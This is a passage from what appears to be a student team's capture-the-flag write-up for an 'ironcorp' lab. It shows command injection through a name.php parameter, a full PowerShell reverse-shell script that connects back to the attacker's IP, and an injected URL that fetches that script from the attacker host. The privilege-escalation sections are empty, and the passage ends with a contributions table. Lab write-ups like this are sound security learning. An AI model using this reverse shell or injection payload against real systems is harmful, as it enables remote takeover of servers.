website's link by replacing http://internal.ironcorp.me:11025/ with http://internal.ironcorp.me:11025/name.php?name= revealing a name called "Equinox"




Raja Fitri Haziq and Terrence Cheng decided to once again edit the search bar by adding “Equinox|dir” which revealed a list of directory.

```
┌──(1211101242㉿kali)-[/var/www/html]
└─$ sudo nano shell.ps1

┌──(1211101242㉿kali)-[/var/www/html]
└─$ ls
hola.txt  index.html  index.nginx-debian.html  shell.ps1  test.txt

┌──(1211101242㉿kali)-[/var/www/html]
└─$ cat shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.18.34.159',1234);$stream = $client.GetStream();[byte[]]$bytes
 = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.T
ext.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS
 ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyt
e.Length);$stream.Flush()};$client.Close()

#$sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',55555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$sm.
Read($bt,0,$bt.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($bt,0,$i);$st=([text.encoding]::ASCII)
.GetBytes((iex $d 2>&1));$sm.Write($st,0,$st.Length)}
```


Raja Fitri Haziq and Terrence Cheng decided to create a new directory for Equinox. Therefore, they went to their own attackbox and created a new directory called shell.ps1 with reverse shell added inside it.



Raja Fitri Haziq and Terrence Cheng opened Burp Suite in order to add in shell.ps1 as the new directory for Equinox. After Proxy was able to intercept and gain the website's data from its browser, they added http://internal.ironcorp.me:11025/name.php?name=Equinox|dir after "r=" and sent it to Repeater to make sure it was able to give a response.



Raja Fitri Haziq and Terrence Cheng went to Decoder to decode internal.ironcorp.me:11025/name.php?name=Equinox|powershell.exe%20wget%20%22http://10.18.34.159/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22



After doing so, Raja Fitri Haziq and Terrence Cheng went back to Repeater but failed to get a response

Horizontal Privilege Escalation

Member(s) involved:

Tool(s) used:

Thoughts Process/Methodology:


Root Privilege Escalation

Member(s) involved:

Tool(s) used:

Thoughts Process/Methodology:

Contributions

ID	Name	Contribution	Signatures
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	Gained access to admin.ironcorp.me and tried to add in a new directory to change privilege	
1211104237	ALIA MAISARA BINTI SHAHRIN	Changed directory into /usr/share/wordlists and gained the credentials to access admin.ironcorp.me.	
1211102287	TERRENCE CHENG	Gained access to admin.ironcorp.me and tried to add in a new directory to change privilege	
1211101153	MISCHELLE THANUSHA JULIUS	Changed directory into /usr/share/wordlists and gained the credentials to access admin.ironcorp.me.	

Video link: https://www.youtube.com/watch?v=2JSTSBBx9aE